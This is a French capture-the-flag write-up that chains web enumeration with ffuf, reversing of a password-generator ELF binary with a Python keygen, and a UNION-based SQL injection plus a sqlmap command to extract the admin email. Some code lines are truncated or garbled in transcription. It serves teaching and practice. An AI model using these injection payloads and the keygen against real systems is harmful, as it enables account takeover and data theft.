W-U du challenge pour la rentrée

Préambule :


Ce challenge est sorti peu de temps avant la rentrée 2023. Son objectif était de permettre aux camarades de renouer avec les CTFs.

Auteurs :

- Fabien : Partie Web
- PauvreTimo : Partie Infra
- M58 : Partie reverse

1. Partie Web n°1

En arrivant sur l'URL : https://cdr.cyberlog.dev/login.php, une page de connexion classique (email/mot de passe) apparaît ainsi qu'une première adresse e-mail : modo@cyberlog.com.



Cette page semble être la seule accessible directement depuis l'URL donnée. On peut essayer de lancer **ffuf** afin de trouver d'autres pages en utilisant la méthode BruteForce :


```
student@Student-Ensibs:~$ ffuf -u https://cdr.cyberlog.dev/FUZZ -w SecLists/Discovery/Web-Content/big.txt -fs 604

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : https://cdr.cyberlog.dev/FUZZ
 :: Wordlist         : FUZZ: SecLists/Discovery/Web-Content/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response size: 604
________________________________________________

robots.txt              [Status: 200, Size: 27, Words: 2, Lines: 1]
```

On trouve donc un fichier **robots.txt**, classique sur les challenges de ce type. En ouvrant ce dernier on trouve :

```
Disallow: /informations.php
```

En accédant à cette page, on est redirigé automatiquement. Cependant, il faut faire attention à la manière dont les redirections sont implémentées.

Nous ouvrons BurpSuite pour intercepter les différentes requêtes et leurs réponses :



```
GET /informations.php HTTP/2
Host: cdr.cyberlog.dev
Cookie: PHPSESSID=2696a3163fb8e5ibeae2793656a9676a
Sec-Ch-Ua: "Chromium";v="117", "Not;A=Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.63 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

```
HTTP/2 302 Found
Cache-Control: no-store, no-cache, must-revalidate
Content-Type: text/html; charset=UTF-8
Date: Fri, 15 Sep 2023 17:31:50 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Host: cdr.cyberlog.dev
Location: login.php
Pragma: no-cache
X-Powered-By: PHP/8.2.10

<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>
      Informations | Challenge Cyberlog
    </title>
    <link rel="stylesheet" href="css/style.css" />
  </head>
  <body>
    <h1>
      En cas de perte de mot de passes :
    </h1>
    <h2>
      Veuillez reset votre mot de passe : <a href="binaireRes3tPassw0rd.php">
        télécharger PasswordRecover
      </a>

    </h2>

    <footer>
      <!-- /*
      _._     _,-'""`-._
      (,-.`._,'(       |\`-/|
          `-.-' \ )-`( , o o)
                `-    \`_`"'-*/ -->
      <p>
        Responsable du site : modo@cyberlog.com
      </p>
    </footer>
  </body>
</html>
```

Bonne nouvelle, nous avons accès à une nouvelle fonctionnalité : la réinitialisation de mot de passe. La page correspondante est accessible via https://cdr.cyberlog.dev/binaireRes3tPassw0rd.php.

En accédant à cette page, un fichier nommé PasswordRecover sera téléchargé par le navigateur.

2. Partie Reverse

Ce fichier n'a pas d'extension particulière. Nous pouvons effectuer les premières vérifications :

```
$ file PasswordRecover
PasswordRecover: ELF 64-bit LSB pie executable, x86-64, version 1 (GNU/Linux), dynamically linked, interpreter /lib64/ld-linux-x86-64.s
```

C'est donc un fichier ELF, non-strippé ce qui va rendre le reverse beaucoup plus simple.

Sans plus attendre, on lance le programme :

Le programme attend une adresse e-mail, puis semble générer et envoyer un mot de passe à cette dernière. On se rappelle dans la première partie que nous avons : modo@cyberlog.com !

Notre mission semble donc de reverse cette application et de trouver le mot de passe qui sera envoyé à ce compte. On passe donc sur IDA :

Le main est assez simple :

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rax
  char v5[40]; // [rsp+0h] [rbp-40h] BYREF
  unsigned __int64 v6; // [rsp+28h] [rbp-18h]

  v6 = __readfsqword(0x28u);
  system("reset");
  GoToSleep();
  JjKkLl();
  if ( (unsigned __int8)rc4lol() )
  {
    v3 = std::operator<<<std::char_traits<char>>(&std::cout, "[!] Debugger detected");
```

```
    std::ostream::operator<<(v3, &std::endl<char,std::char_traits<char>>);
  }
  else
  {
    Random7[abi:cxx11](v5, argv);
    Random8(v5);
    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v5);
  }
  return 0;
}
```

La plupart des fonctions sont uniquement présentent pour styliser le programme. Les fonctions importantes semblent être sous la forme Random**X :**

- **Random7 :**

Cette fonction sert à récupérer l'adresse mail entrée par l'utilisateur

- **Random8**

La fonction semble être plus complète :

1. Elle appelle *RegExOnlyDW* qui permet de vérifier le format de l'input
2. Elle parcourt l'@mail à la recherche du char '**@'.**
3. Elle isole les deux strings séparées par l'@. Par exemple : modo@cyberlog.com
    a. modo
    b. cyberlog.com
4. Elle supprime le *point* du domaine
5. Elle appelle **Random5** sur le domaine

- **Random5**

La fonction peut sembler impressionnante mais elle est simple à comprendre :

```
if ( isalpha((char)*v6) )
    {
      if ( islower((char)*v6) )
        v2 = 'a';
      else
        v2 = 'A';
      *v6 = ((char)*v6 - v2 + 42) % 26 + v2;
    }
    else if ( *v6 == '.' )
    {
      *v6 = ((char)*v6 - 4) % 26 + '.';
    }
```

Ce bout de code parcourt tous les chars du domaine et applique un ROT42. Des indices comme `+ 42) % 26` nous aide.

⇒ cyberlogcom <= ROT42 => soruhbewsec

6. Elle appelle **Random3** sur le terme

1. Cette fonction est également assez imposante. On peut rapidement trouver :

```
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<std::allocator<char>>(
    premierHASH,
    "aHR0HM6Ly9wYXN0ZWJpbi5jb20vcmF3L1owSzUyaWpV",
    &v15);
  std::allocator<char>::~allocator(&v15);
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::insert(premierHASH, 4LL, 1LL, 'c');
  std::allocator<char>::allocator(&v15);
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<std::allocator<char>>(
    secondHASH,
    "aHR0cHM6LywYXN0ZWJpbi5jb20vcmF3L1hzNjZuTDZo",
    &v15);
  std::allocator<char>::~allocator(&v15);
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::insert(secondHASH, 10LL, 1LL, '9');
```

2 hashs auxquels on insère 2 chars ('c' et '9') aux positions respectives 4 et 10. On a donc :

- aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L1owSzUyaWpV
- aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L1hzNjZuTDZo

Cela ressemble beaucoup à du base64, nan ??

```
$ echo 'aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L1owSzUyaWpV' | base64 --decode && echo 'aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L1hzNjZuTDZo' | base64
https://pastebin.com/raw/Z0K52ijU
https://pastebin.com/raw/Xs66nL6h
```

- **Random2**

Les 2 URLs sont ensuite passées dans la fonction **Random2** qui est étrange. On peut se douter que cette fonction est une implémentation d'un decoding de base64.

- **Random1**

```
__int64 __fastcall Random1(__int64 a1, __int64 a2)
{
  __int64 v2; // rax
  __int64 v3; // rbx
  __int64 v4; // rax
  __int64 v5; // rax
  unsigned int v7; // [rsp+14h] [rbp-1Ch]
  __int64 v8; // [rsp+18h] [rbp-18h]

  v8 = curl_easy_init();
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(a1);
  if ( v8 )
  {
    v2 = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(a2);
    curl_easy_setopt(v8, 10002LL, v2);
    curl_easy_setopt(v8, 20011LL, MyFunc);
    curl_easy_setopt(v8, 10001LL, a1);
    v7 = curl_easy_perform(v8);
    if ( v7 )
    {
      v3 = std::operator<<<std::char_traits<char>>(&std::cerr, "[!] Failed to fetch data from URL: ");
      v4 = curl_easy_strerror(v7);
      v5 = std::operator<<<std::char_traits<char>>(v3, v4);
      std::ostream::operator<<(v5, &std::endl<char,std::char_traits<char>>);
    }
    curl_easy_cleanup(v8);
  }
  return a1;
}
```

Cette fonction effectue une requête à la string passée en argument.

- https://pastebin.com/raw/Z0K52ijU ⇒ `4379626572`
- https://pastebin.com/raw/Xs66nL6h ⇒ `4c6f675844`

- **Random3 le retour !**

La suite de la fonction prend les 2 strings `4379626572` et `4c6f675844`

Puis effectue un XOR avec 0x0F et ajoute le char '|' entre les deux :

⇒ `;<869=9:8=|;l9i98:7;;`

Notre résultat final prend donc le terme et effectue un xor avec cette clé :

⇒ modo (+) `;<869=9:8=|;l9i98:7;;` ⇒ `VS\Y`

On assemble tous les morceaux :

⇒ `VS\Ysoruhbewsec`

- **Random4**

La dernière fonction appelée :

```
int64 __fastcall Random4(__int64 term, __int64 input)
{
  char v2; // bl
  int increment; // [rsp+1Ch] [rbp-14h]

  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(term, input);
  for ( increment = 0;
        increment < (unsigned __int64)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::length(input);
        increment += 2 )
  {
    v2 = *(_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](
                     input,
                     increment)
       + 1;
    *(_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](term, increment) = v2;
  }
  return term;
}
```

Cette fonction effectue uniquement un incrément de **1** tous les 2 chars du résultat.

- **Random8**

Enfin, à la toute fin de cette fonction, on remarque :

```
for ( i = 0; ; ++i )
    {
      v5 = i;
      if ( v5 >= std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::length(v17) )
        break;
      v3 = std::ostream::operator<<(&v21, std::hex);
      v4 = (char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](v17, i);
      std::ostream::operator<<(v3, (unsigned int)*v4);
    }
```

Le mot clé ‘hex’ nous laisse penser que ce bout de code nous permet de transformer le password en hexa avant de l’envoyer :)

Avec tous les éléments regroupés ensemble, on peut écrire un programme python qui permet de keygen la sortie qui sera envoyée :


```
import argparse
import os
import base64

def chr_plus_one(term: str) -> str:
    """
    The function `chr_plus_one` takes a string as input and returns a new string where every other
    character is replaced with the character that comes after it in the ASCII table.

    :param term: The `term` parameter is a string that represents the input term
    :type term: str
    :return: The function `chr_plus_one` returns a modified version of the input string `term`.
    """
    return ''.join([chr(ord(c) + 1 if i % 2 == 0 else ord(c)) for i, c in enumerate(term)])

def rot_42(domain: str) -> str:
    """
    The function `rot_42` takes a string `domain` and applies a ROT-42 encryption to it, returning the
    encrypted string.

    :param domain: The `domain` parameter is a string that represents a domain name
    :type domain: str
    :return: The function `rot_42` returns a string.
    """
    return ''.join([chr((ord(c) - ord('a' if 'a' <= c <= 'z' else 'A') + 42) % 26 + ord('a' if 'a' <= c <= 'z' else 'A')) if c.isalpha(

def main() -> None:
    """
    The main function takes an email as input, decodes two weird strings using base64, performs XOR
```

```
    encryption on parts of the decoded strings, applies a ROT-42 transformation on the domain part of
    the email, and generates a password by concatenating the XOR result with the transformed domain.
    """
    parser: argparse.ArgumentParser = argparse.ArgumentParser(description='Solve the challenge')
    parser.add_argument('email', metavar='email', type=str, help='email to solve')
    email: str = parser.parse_args().email

    weird1 = "aHR0HM6Ly9wYXN0ZWJpbi5jb20vcmF3L1owSzUyaWpV"
    weird1 = weird1[:4] + "c" + weird1[4:]
    weird1 = base64.b64decode(weird1.encode(), altchars=b'-_').decode('latin-1')

    weird2 = "aHR0cHM6LywYXN0ZWJpbi5jb20vcmF3L1hzNjZuTDZo"
    weird2 = weird2[:10] + "9" + weird2[10:]
    weird2 = base64.b64decode(weird2.encode(), altchars=b'-_').decode('latin-1')
    part1: str = os.popen("curl "+weird1).read()
    part2: str = os.popen("curl "+weird2).read()

    xor_key: str = ''.join([chr(ord(c) ^ 0x0F) for c in part1]) + '|' + ''.join([chr(ord(c) ^ 0x0F) for c in part2])

    term: str
    domain: str
    term, domain = email.split('@')
    result: str = ''.join([chr(ord(term[i]) ^ ord(xor_key[i % len(xor_key)])) for i in range(len(term))])
    print(result)

    domain: str = rot_42(domain.replace('.', ''))
    print(result+domain)

    password: str = chr_plus_one(result + domain)
    print("================================")

    print(f"[+] Clé                   = \033[92m{xor_key}\033[0m")
    print(f"[+] Mot de passe          = \033[1;92m{password}\033[0m")
    print(f"[+] Mot de passe (hexa)   = \033[1;92m{password.encode().hex()}\033[0m")

if __name__ == "__main__":
    main()
```

```
$ python3 solve.py modo@cyberlog.com
[+] Clé                   = ;<869=9:8=|;l9i98:7;;
[+] Mot de passe          = WS]Ytosuibfwted
[+] Mot de passe (hexa)   = 57535d59746f737569626677746564
```

Super, on a réussit à trouver le mot de passe du compte modo !

3. Partie Web n°2



On arrive donc sur une nouvelle page qui présente un lieu avec un panneau d'administration ainsi qu'une fonctionnalité de ticketing.

Il n'y a pas d'informations spécifiques, mais comment avancer ?

En examinant l'URL ⇒ https://cdr.cyberlog.dev/tickets.php?id=1

On peut voir que l'élément **id** semble être dynamique. En essayant une injection classique comme :

https://cdr.cyberlog.dev/tickets.php?id='a

On obtient une belle erreur SQL.

```
Fatal error: Uncaught PDOException: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check
```

1. Manuellement

Parfait, il semble que nous recherchions l'adresse e-mail de l'administrateur du site.

En fouillant un peu, nous pouvons essayer une injection telle que :

`1 AND 0=1 UNION SELECT author, title FROM tickets; --`

- `1` : C'est la valeur de l'identifiant d'un ticket spécifique.
- `AND 0=1` : C'est une condition qui est toujours fausse. L'opérateur `AND` est utilisé pour combiner des conditions dans une requête SQL. En spécifiant `0=1`, nous nous assurons que la condition ne sera jamais vraie, ce qui permet d'annuler la partie de la requête d'origine.
- `UNION SELECT author, title FROM tickets` : C'est la partie de l'injection qui nous intéresse. L'opérateur `UNION` est utilisé pour combiner les résultats de deux requêtes différentes en une seule. Ici, nous sélectionnons les colonnes `author` et `title` de la table `tickets` pour obtenir les informations sur les auteurs et les titres des tickets.
- `--` : C'est un commentaire en SQL. Il est utilisé pour ignorer le reste de la requête d'origine après l'injection. Cela permet d'éviter les erreurs de syntaxe et de garantir que l'injection fonctionne correctement.


On URLEncode cette injection et on l'envoie sur notre site :

```
https://cdr.cyberlog.dev/tickets.php?id=1%20AND%200=1%20UNION%20SELECT%20author,%20title%20FROM%20tickets;%20--
```

2. Automatiquement

Il est également possible de retrouver cette information avec **sqlmap** :

```
python3.11.exe .\sqlmap.py -u https://cdr.cyberlog.dev/tickets.php?id=1 --cookie "PHPSESSID=0caf534b0a298fe5f33fbea535e08e01" -D ticket


+----+--------------+--------------------+--------------------------+
| id | title        | author             | content                  |
+----+--------------+--------------------+--------------------------+
| 1  | First ticket | admin@cyberlog.com | This is the first ticket |
| 2  | Second ticket | admin@cyberlog.com | This is the second ticket |
| 3  | Third ticket | admin@cyberlog.com | This is the third ticket |
+----+--------------+--------------------+--------------------------+
```



Incroyable, on récupère correctement l'adresse mail de l'administrateur du site.

On récupère notre script de keygen et on regénére pour ce nouveau compte :

`admin@cyberlog.com => 5b58565f58737072766863657873663`

On se connecte sur le pannel admin et on trouve le flag :

> CLog{grande_soif}